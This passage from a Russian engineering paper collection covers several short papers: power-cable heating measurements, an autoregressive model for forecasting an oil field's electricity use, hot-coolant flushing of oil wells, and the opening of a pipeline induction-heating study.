


Рис. 1. Конструкция кабеля АПвП 1х240 – 10кВ: *1* – ТПЖ; *2* – изоляция из сшитого полиэтилена; *3* – ленты из полупроводящей крепированной бумаги; *4* – экран из медных проволок; *5* – разделительный слой; *6* – оболочка из полиэтилена

Измерения проводились на образцах кабелей длиной 2 м. Концы кабеля были освобождены от оболочки на длине 0,25 м с обеих сторон. ТПЖ были опрессованы кабельными наконечниками соответствующих типоразмеров.

На рис. 2 показана схема подачи и измерения величины переменного тока промышленной частоты, протекающего по ТПЖ кабеля. Токопроводящая жила исследуемого кабеля образует короткозамкнутый виток, который проходит через трансформатор Тр и трансформатор тока ТТ токоизмерительных клещей. Регулируемое напряжение от латра подается на трансформатор Тр. Измерение тока проводилось токоизмерительными клещами FLUKE 303 с пределом допустимой основной погрешности ± 1,8 %.




Рис. 2. Схема подачи тока

На рис. 3 показана схема измерения температуры элементов конструкции кабеля, где $T_ж$ – температура ТПЖ, $T_э$ – температура металлической оболочки, $T_к$ – температура поверхности кабеля. Экран не заземлялся, поэтому потерями в нем можно пренебречь. Диэлектрические потери в изоляции также отсутствуют. Длина участка кабеля с оболочкой составляла 1,5 м. В центральной части кабеля в оболочке были проделаны отверстия для приведения в тепловой контакт термопар и соответствующих элементов конструкции кабеля. Измерение температур жилы и экрана проводилось двухканальным измерителем-регулятором ОВЕН ТРМ202 с пределом допустимой основной погрешности +/–0,5 %. Температура экрана измерялась при помощи измерителя ТРМ500 с пределом допустимой основной погрешности +/–0,5 %. Для выравнивания теплового поля на поверхности кабеля термопара измерителя располагалась под одним слоем медной бандажной ленты толщиной 0,1 мм и шириной 10 мм. Температура окружающего воздуха $T_о$ измерялась на высоте крепления кабеля и на расстоянии около 2 м от него при помощи термометра DPP400W.




Рис. 3. Схема измерения температуры элементов конструкции кабеля

На рис. 4 приведена схема расположения объекта во время испытания. Кабель располагался на двух кронштейнах на расстоянии 300 мм от столешницы с испытательным оборудованием и на расстоянии 700 мм от пола. Испытания проводились в помещении площадью 36 м^2 и объемом 108 м^3.




Рис. 4. Схема расположения кабеля в пространстве

Также были проведены измерения сопротивления ТПЖ постоянному току. Для этого проволоки на концах многопроволочных ТПЖ были сварены между собой. Измерения проводились измерителем сопротивления жил кабеля «КИС» (НПП «Контакт СК») с пределом основной погрешности 0,2 %. Сопротивление ТПЖ при 20 ºС составило R_{20}=0,121 Ом/км, что соответствует значению $R_{гост}$=0,125 Ом/км, регламентируемому ГОСТ 22483-2012 (IEC 60228:2004) [9].

Кабель последовательно нагружался токами 240, 440 и 640 А в течение 3 часов для каждого значения тока. На рис. 5 приведены соответствующие кривые нагрева кабеля, где Θ – перепад между температурой элемента кабеля и температурой окружающей среды. Температура воздуха в помещении в течение всего эксперимента составляла $T_o = 21{,}7 \pm 0{,}3$ ºС.




Рис. 5. Кривые нагрева кабеля

По кривым нагрева были построены регрессии в предположении, что на каждом участке токовой нагрузки зависимость носит вид (1):

$$\Theta = \Theta_{max}\left(1 - e^{-\frac{t}{\beta}}\right), \qquad (1)$$

где t – время, Θ_{max} – максимальный перепад между температурой элемента конструкции кабеля и значением температуры с предшествующего участка токовой нагрузки, β – постоянная времени нагрева.

Параметры регрессий приведены в табл. 1, где r – коэффициент корреляции, а S – стандартное отклонение.

Таблица 1

Параметры регрессий

Параметры регрессии	ТПЖ			Экран			Оболочка		
	240А	440А	640А	240А	440А	640А	240А	440А	640А
Θ_{max}, ºС	10,6	20,5	37,8	9,4	16,8	28,5	7,3	12,9	22,3
β, мин	47,2	40,4	43,5	62,2	50,5	53,3	58,8	52,1	52,8
r	0,9992	0,9999	0,9993	0,9977	0,9971	0,9972	0,9981	0,9947	0,9965
S	0,12	0,07	0,16	0,22	0,47	0,78	0,12	0,37	0,51

В соответствии с тепловой схемой замещения, представленной на рис. 6, были рассчитаны тепловые сопротивления кабеля $S_к$ и окружающей среды $S_о$, приведенные в табл. 2.




Рис. 6. Тепловая схема замещения кабеля

Мощность джоулевых потерь в ТПЖ была определена с учетом зависимости сопротивления жилы от температуры.

Таблица 2

Параметры элементов тепловой схемы замещения

Ток, А	$R_ж$, Ом/км	$P_ж$, Вт/м	$T_ж$, ºС	$T_к$, ºС	$T_о$, ºС	$S_к$, ºС/Вт	$S_о$, ºС/Вт	ΣS, ºС/Вт
240	0,126	7,2	30,3	26,6	22	0,512	0,64	1,15
440	0,135	26,2	50,6	39,0	22	0,443	0,65	1,09
640	0,154	63,0	88,6	60,4	22	0,448	0,61	1,06

Из табл. 2 видно, что сумма тепловых сопротивлений с ростом нагрузки незначительно убывает в широком диапазоне нагрузок, чем можно объяснить некоторое уменьшение постоянной времени нагрева $\beta = C \cdot \Sigma S$.




Рис. 7. Связь температур ТПЖ и оболочки кабеля

По полученным экспериментальным данным также была найдена зависимость отношения $k = \Theta_ж/\Theta_к$, которая представлена на рис. 7, где можно видеть, что отношение $\Theta_ж$ к $\Theta_к$ за исключением нескольких первых минут нагрева слабо изменяется во всем диапазоне нагрузок. Среднее значение k составило 1,69.

В предположении, что величина k постоянна и равна среднему значению, было определено отклонение $\Delta\Theta = \Theta_{ж\_эксп} - \Theta_к \cdot k$ экспериментальных значений $\Theta_{ж\_эксп}$ от теоретически предсказываемого на основании $\Theta_к$. Зависимость $\Delta\Theta$ от времени представлена на рис. 7. Из графика видно, что ошибка в определении температуры ТПЖ по значению температуры оболочки кабеля составила приблизительно ±3 ºС.

Библиографический список

1. Fernandez E., Patrick J. Emergency and Cyclic Ratings of HV Cables // ELEK Cable HV™ Software. – 2019. – URL: www.elek.com.au (accessed 30.05.2022).

2. Balzer C. Calculation of ampacity ratings of power cable systems by the use of thermal quadrupoles under consideration of soil properties. 2020. – P. 135. DOI: 10.25534/tuprints-00017220

3. Concepts and Methods to Assess the Dynamic Thermal Rating of Underground Power Cables / D. Enescu, P. Colella, A. Russo, R. Porumb, G. Seritan // Polytechnic University of Bucharest. – 2021. – Vol. 14 (9). – P. 23.

4. Pitkänen J., Lakervi E. Current ratings of underground cables for distribution systems // CIRED, 15th International Conference on Electricity Distribution, Nice, June 1–4, 1999, Session 1: Network Components. – 1999. – P. 103–108.

5. Skjoldli R., Ildstad E. (eds.). Transient temperature estimations to facilitate dynamic current rating of power cables: Master’s thesis in Energy and Environmental Engineering. – 2020. – P. 159.

6. Stojanovic M., Tasic D., Ristic A. Cyclic Current Ratings of Single-Core XLPE Cables with Respect to Designed Life Time // University of Nis, Faculty of Electronic Engineering. – 2013. – № 5. – P. 152–156.

7. Наумов М.Д., Щербинин А.Г. Математическое моделирование процессов нестационарной теплопроводности кабельных линий, проложенных в земле // Вестник Пермского национального исследова-

тельского политехнического университета. Электротехника, информационные технологии, системы управления. – 2020. – № 33. – С. 147–159. DOI: 10.15593/2224-9397/2020.1.09

8. Лебедев В.Д., Зайцев Е.С. Расчет температуры жилы однофазного высоковольтного кабеля с изоляцией из сшитого полиэтилена в режиме реального времени // Вестник ИГЭУ. – 2015.– № 4. – С. 11–16.

9. ГОСТ 22483–2012 (IEC 60228:2004). Жилы токопроводящие для кабелей проводов и шнуров. – М.: Стандартинформ, 2014.

Сведения об авторах

Терлыч Андрей Евгеньевич – кандидат технических наук, доцент кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: andrew@pstu.ru

Гаранина Юлия Сергеевна – студентка Пермского национального исследовательского политехнического университета, гр. КТЭ-18-1б, г. Пермь, e-mail: jliagaranina919@gmail.com

УДК 620.91

И.В. Гоголевский, А.В. Ромодин

ПРОГНОЗИРОВАНИЯ ЭЛЕКТРОПОТРЕБЛЕНИЯ НЕФТЕГАЗОВОГО МЕСТОРОЖДЕНИЯ

В статье исследуются методики прогнозирования. Объектом исследования является Уньвинское месторождение. Рассматривается методика прогнозирования, точность прогнозирования, моделирование. Показана разработка методики прогнозирования электропотребления. Описан общий ход всего алгоритма методики.

Ключевые слова: методы прогнозирования, точность, электропотребление.

I.V. Gogolevskiy, A.V. Romodin

FORECASTING THE ELECTRICITY CONSUMPTION OF AN OIL AND GAS FIELD

This article explores forecasting techniques. The object of the study is the Unvinsky deposit. The article discusses the forecasting methodology, forecasting accuracy, modeling. The development of a methodology for predicting power consumption is shown. The general course of the entire algorithm of the methodology is described.

Keywords: forecasting methods, accuracy, power consumption.

В современных экономических условиях необходимость создания методики прогнозирования электропотребления на основе параметров электроэнергетических и технологических режимов месторождений нефти и газа для предприятия очень важна.

Планирование электропотребления на нефтедобывающем предприятии осуществляется расчетно-аналитическим и отчетно-статическим методами, основанными на анализе статических данных за ряд предшествующих периодов. Все они базируются на анализе прошлого месяца и текущего месяца прошлого года, но это не охватывает параметры режима электропотребления. Кроме того, методы дают большую погрешность, что не дает точного прогноза. Из этого вытекает главная проблема – необходимость составления точного прогноза потребления электрической энергии для снижения затрат на электропотребление [1–9].

Для более точного прогноза электропотребления нам нужно выбрать метод прогнозирования.

Выделяют следующие методы:

1. Нормативный.
2. Линейный регрессионный анализ.
3. Ранговый анализ.
4. Искусственная нейронная сеть (ИНС).
5. Статистические.
6. Аналитические.
7. Авторегрессионный.

В табл. 1 представлено сравнение данных методов прогнозирования.

Таблица 1

Сравнение методов прогнозирования

Методы	Достоинства	Недостатки
Нормативный	Не требует сложных вычислений; не требует обучения экспертов	Большая погрешность
Ранговый анализ	Не требует обучения экспертов	Низкая точность
Искусственная нейросеть	Самообучение; минимальная ошибка прогноза	Эффект «переобученной машины», вследствие чего возрастает неточность
Статический	Повышенная точность	Требуется высокая квалификация
Аналитический	Простота использования	Невозможно описание параллельных процессов
Линейно-регрессионный	Простота вычисления	Невысокая точность
Авторегрессионный	Наглядность; простота вычисления; прозрачность моделирования; высокая точность; не требует обучения экспертов	Ресурсоемкость; низкая адаптивность

Проанализировав данные варианты из табл. 1, был сделан вывод, что эффективность авторегрессинного метода выше, чем у остальных. Он обладает множеством достоинств: точность, низкая требовательность к обучению экспертов, по сравнению с другими методами, простота вычисления. Поэтому данный метод подходит для более удобного и точного осуществления прогнозирования энергопотребления предприятия. С применением данного метода для краткосрочного прогнозирования будет получен более точный результат.

Для того чтобы авторегрессия работала как модель, правильно и точно, необходимо средство, которое сможет эффективно моделировать параметры будущих режимов. Именно они и будут являться параметрами авторегрегрессионной модели.

Для моделирования параметров был выбран комплекс МИАП. Функционал выбранного комплекса поддерживает моделирование различных режимов: нормальный, аварийный и послеаварийный. В комплексе МИАП встроена библиотека с различным электрическим оборудованием с возможностью расширения, для правильного и точного расчета режимов работы системы. Смоделировав параметры режимов, перешли к обучению модели краткосрочного прогнозирования.

В результате расчеты электроэнергетических режимов были обработаны и сведены в виде обучающей выборки, представленной в табл. 2.

Таблица 2

Выборка расчетов электроэнергетических режимов

Название	Параметр	Дата 1	…	…	Дата *M*
Электропотребление	*Y*				
Общий ток фидера	X1				
Ток КТП № 1	X2				
…	...				
Ток КТП № N	Xn				

В данной таблице представлены следующие параметры авторегрессионной модели: Y – электропотребление, Вт; X1 – общий ток фидера, А; X2–Xn – токи на КТП№1-КТП№N, А;

Обучение производится в программном комплексе Rstudio, где коэффициенты определяются при отдельных входных параметрах, по формуле

$$Y = b + m1 \cdot X1 + m2 \cdot X2 + mn \cdot Xn.$$

Прогнозируемые результаты – увеличение точности с 1,45 до 0,31 %.

Библиографический список

1. Дурнов В.Г., Раевский Н.В., Яковлев Д.А. Прогнозирование электропотребления // Современные техника и технологии: сб. тр. XV Междунар. науч.-практ. конф. – Томск: Изд-во Томск. политехн. ун-та, 2009. – Т. 1. – 613 с.

2. Гиршин С.С., Щукин О.С., Киргизов А.А. Электропитающие системы и электрические сети: конспект лекций. – Омск: Изд-во ОмГТУ, 2006. – 88 с.

3. Мельников Н.А. Матричный метод анализа электрических цепей. – М.: Энергия, 1966. – 423 с.

4. Пригода В.П. Введение в теорию эксперимента: учеб. пособие. – Магнитогорск: ГОУВПО «МГТУ», 2007. – 210 с.

5. Бессонов В.Е. Теоретические основы электротехники. Электрические цепи: учебник. – М.: Гардарики, 2016. – 479 с.

6. Макаров А.А. Статистический анализ данных на компьютере. – М.: Инфра-М, 1998. – 528 с. 5.

7. Experience in Developing a Physical Model of Submersible Electrical Equipment for Simulator Systems: Research and Training Tasks on the Agenda of a Key Employer / A.B. Petrochenkov, A.V. Romodin, S.V. Mishurinskikh, V.V. Seleznev, V.A. Shamaev // Proceedings of 2018 XVII Russian Scientific and Practical Conference on Planning and Teaching Engineering Staff for the Industrial and Economic Complex of the Region (PTES), Saint Petersburg, Russia. – 2018. – P. 114–117. DOI: 10.1109/PTES.2018.8604169.3

8. Петроченков А.Б., Ромодин А.В., Хорошев Н.И. Об одном формализованном методе оценки управленческих решений (на примере управления электротехническими объектами) // Научно-технические ведомости СПбГПУ. – 2009. – № 5 (87). – С. 166–171.

9. Бочкарев С.В., Петроченков А.Б., Ромодин А.В. Интегрированная логистическая поддержка эксплуатации электротехнических изделий: учеб. пособие. – Пермь: Изд-во Перм. гос. техн. ун-та, 2009. – 398 с.

Сведения об авторах

Ромодин Александр Вячеславович – кандидат технических наук, доцент кафедры «Микропроцессорные средства автоматизации» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: romodin@msa.pstu.ru

Гоголевский Иван Владимирович – магистрант Пермского национального исследовательского политехнического университета, гр. ИСУП-20-1м, г. Пермь, e-mail: ivg-98@mail.ru

УДК 622

Е.С. Гольцов, Н.М. Труфанова, Н.А. Костарев

АНАЛИЗ ПРОЦЕССОВ ТУРБУЛЕНТНОГО ТЕПЛОМАССОПЕРЕНОСА ПРИ НЕСТАЦИОНАРНОЙ ТЕПЛОВОЙ ОБРАБОТКЕ НЕФТЯНОЙ СКВАЖИНЫ ГОРЯЧИМ ТЕПЛОНОСИТЕЛЕМ

Исследования связаны с возникновением ряда проблем, вызванных процессами отложения асфальто-смоло-парафиновых веществ на стенках оборудования. Использование теплоносителя, закачиваемого в скважину для ее прогрева до температуры выше температуры кристаллизации парафина, является одним из методом борьбы с парафиновыми отложениями. Метод, используемый в данной работе, может применяться на практике. В работе промывка нефтяной скважины производится через полые штанги глубинного насоса.

Ключевые слова: нефтяная скважина, асфальто-смоло-парафиновые отложения, полые штанги, теплоноситель, математическая модель.

E.S. Goltsov, N.M. Trufanova, N.A. Kostarev

ANALYSIS OF TURBULENT HEAT AND MASS TRANSFER PROCESSES DURING NON-STATIONARY HEAT TREATMENT OF AN OIL WELL WITH A HOT COOLANT

The research is associated with the emergence of a number of problems caused by the deposition of asphalt-resin-paraffin substances on the walls of equipment. The use of coolant injected into the well to warm it the temperature higher than the paraffin crystallization temperature is considered to be the method of combating paraffin deposits. The method used in this work, which can, is used in practice. In the work, flushing an oil well is carried out through the hollow rods of a deep well pump.

Keywords: oil well, asphalt-resin-paraffin deposits, hollow rods, coolant, mathematical model.

Нефтяные скважины с асфальто-смоло-парафиновыми (АСПО) отложениями распространены в большинстве районах страны, занимающихся нефтедобычей. Основные методы, базирующиеся на борьбе с АСПО, зависят от свойств добываемой нефти. Математическое моделирование даёт возможность оценить эффективность разнообразных подходов с наименьшими затратами. Исследование проблемы велось в работе [1–2]. В данной работе рассмотрен метод, в котором

промывка нефтяной скважины осуществляется через полые штанги глубинного насоса, на внутреннюю поверхность штанг наносится теплоизоляционный слой. На рис. 1 изображена общая схема скважины и оборудования для промывки.




Рис. 1. Общая схема скважины и оборудования для промывки. Состав оборудования: *1* – теплоноситель; *2* – полые штанги; *3* – нефть в НКТ; *4* – колонна НКТ; *5* – попутный нефтяной газ; *6* – переводная промывочная муфта; *7* – НКТ; *8* – эксплуатационная колонна; *9* – насос; *10* – массив земли

Получены распределения полей температур и скоростей, изменение температуры на внутренней стенке НТК и полой штанги при промывке нефтью и водой. Характерное распределение скоростей и температур в скважине и полой штанге представлено на рис. 2.

Из рис. 2 видно, как закачиваемый теплоноситель движется со скоростью около 3 м/с через полые штанги, затем выходит из пропускной муфты, смешивается с потоком добываемой жидкости и поднимается вверх вдоль насосно-компрессорной трубы. Снижение скорости потока жидкости в НКТ обусловлено большей площадью поперечного сечения кольцевого канала по сравнению с площадью поперечного сечения полых штанг.

С целью более эффективного прогрева скважины на внутреннюю поверхность штанг наносится теплоизоляционный слой, рис. 3. Для оценки эффективности теплоизоляционного слоя при промывке

скважины через полые штанги глубинного насоса были реализованы две геометрические модели скважины с теплоизоляционным слоем на внутренней поверхности полых штанг и без него. В результате были получены графики распределения температуры на стенке НКТ для обоих случаев.




Рис. 2. Поле скоростей в НКТ для участка скважины, где теплоноситель выходит из пропускной муфты. Теплоноситель подается с расходом 150 м^3/сут и температурой 120 °С




Рис. 3. Общий вид конструкции штанги

Результаты расчета представлены на рис. 4 и в таблице.




Рис. 4. Распределение температуры на внутренней стенке НКТ и внутри штанг по глубине для случаев с теплоизоляцией штанги и без нее. Используемый теплоноситель – нефть, расход – 150 м^3/сут, температура – 120 °С, подается в течение 5 часов. Температура кристаллизации парафина принята равной 60 °С

Сравнение показателей эффективности промывки с теплоизоляцией и без

Конструкция штанг	Показатели		
	Температура потока на уровне муфты, °С	Глубина участка полного удаления АСПО, м	Глубина участка наиболее вероятного удаления АСПО, м
С теплоизоляцией	56	424	1200
Без теплоизоляции	20	109	424

Из рис. 4 видно, что наличие теплоизоляционного слоя на внутренней поверхности полых штанг существенно влияет на распределение температуры на стенке НКТ скважины. При наличии теплоизоляционного слоя температура на уровне муфты (1200 м) достигает 56 °С, увеличившись на 36 °С по сравнению со случаем без теплоизоляции. Это обусловлено тем, что теплоноситель имеет более высокую температуру при выходе из муфты, равную 63 °С. В то время как двигаясь по штангам без теплоизоляционного слоя, теплоноситель успевает охладиться до 20,7 °С на уровне муфты.

Из проведённого исследования можно сделать следующие выводы:

1) наличие теплоизоляционного слоя существенно увеличивает эффективность промывки скважины горячим теплоносителем через полые штанги;

2) для полного удаления АСПО со стенок полых штанг и НКТ при заданных параметрах промывки необходимо в качестве теплоносителя использовать нефть, подаваемую с расходом 150 $м^3$/сут и нагретую до 150 ^oC.

Библиографический список

1. Kostarev N.A., Trufanova N.M. Control of the Thermal Processes in an Oil Well with a Heating Cable // Russian Electrical Eng. – 2017. – Vol. 88, № 11. – P. 755. [Костарев Н.А., Труфанова Н.М. Управление тепловыми процессами в нефтяной скважине с помощью греющего кабеля // Электротехника. – 2017. – № 11. – С. 60].

2. Мартюшев Д.А. Моделирование и прогнозирование отложений асфальтеносмолопарафиновых веществ в нефтедобывающих скважинах // Георесурсы. – 2020. – Т. 22, № 4. – С. 86–92.

Сведения об авторах

Гольцов Евгений Сергеевич – аспирант кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: evgeny.goltsov@yandex.ru

Труфанова Наталия Михайловна – доктор технических наук, профессор, заведующая кафедрой «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: trufanova@pstu.ru

Костарев Никита Александрович – ассистент кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: nikostarev@gmail.com

УДК 620.3.51

В.А. Давыдова, А.Г. Щербинин

ЧИСЛЕННЫЕ ИССЛЕДОВАНИЯ ТЕПЛОФИЗИЧЕСКИХ ПРОЦЕССОВ СИСТЕМЫ ИНДУКЦИОННО-РЕЗИСТИВНОГО НАГРЕВА ТРУБОПРОВОДОВ

Представлена математическая модель системы индукционно-резистивного нагрева трубопроводов, выполненная с помощью программного комплекса Ansys Fluent методом конечных элементов для исследования теплофизических процессов. Проведены численные исследования влияния положения кабеля в стальной трубе на теплофизические параметры исследуемой системы.

Ключевые слова: система индукционно-резистивного нагрева трубопроводов, математическое моделирование, теплофизические свойства.

V.A. Davydova, A.G. Shcherbinin

NUMERICAL INVESTIGATIONS OF THERMOPHYSICAL PROCESSES OF THE SYSTEM OF INDUCTION-RESISTIVE HEATING OF PIPELINES

A mathematical model of the system of inductive-resistive heating of pipelines, made using the Ansys Fluent software package by the finite element method for the study of thermophysical processes, is presented. Numerical studies of the influence of the position of the cable in a steel pipe on the thermophysical parameters of the system under study have been carried out.

Keywords: system of inductive-resistive heating of pipelines, mathematical modeling, thermophysical properties.

Для нашей страны нефтегазовые месторождения являются основными экономическими ресурсами.

Одной из самых проблемных особенностей по добыче нефтегазовых ресурсов являются отрицательные температуры внешней среды, которые приводят к аварийным ситуациям из-за образования ледяных и газогидратных пробок.

Стабильная и эффективная работа таких мест обеспечивается правильным подбором режимов по транспортировке добываемых нефти и газа. В холодных климатических условиях необходимы системы обогрева трубопровода. Одной из таких систем является система индукционно-резистивного нагрева (ИРН).

На рис. 1 изображена схема тепловых потоков у трубопровода с индукционно-резистивной системой обогрева [1].




Рис. 1. Схема тепловых потоков у трубопровода с индукционно-резистивной системой обогрева: *1* – ИРН; *2* – обогреваемая труба; *3* – продукт; *4* – теплоизоляция

На рис. 2 представлена схема системы ИРН трубопроводов, которую можно рассматривать как короткозамкнутую коаксиальную линию [2].




Рис. 2. Схема системы ИРН в коаксиальном виде: *1* – токопроводящая жила кабеля; *2* – изоляция кабеля; *3* – воздушный зазор; *4* – стальная труба

На рис. 2: $D = 2r_b$ – внутренний диаметр стальной трубы; r_{iz} – радиус по изоляции кабеля; $t = r_c - r_b$ – толщина стенки стальной трубы; $d = 2r_a$ – диаметр медной токопроводящей жилы; r_c – внешний радиус стальной трубы.

При построении теплофизической математической модели системы ИРН сделаны следующие допущения: процесс стационарный, коэффициент теплопроводности изоляции постоянный, температура изменяется в поперечном сечении ИРН-системы.

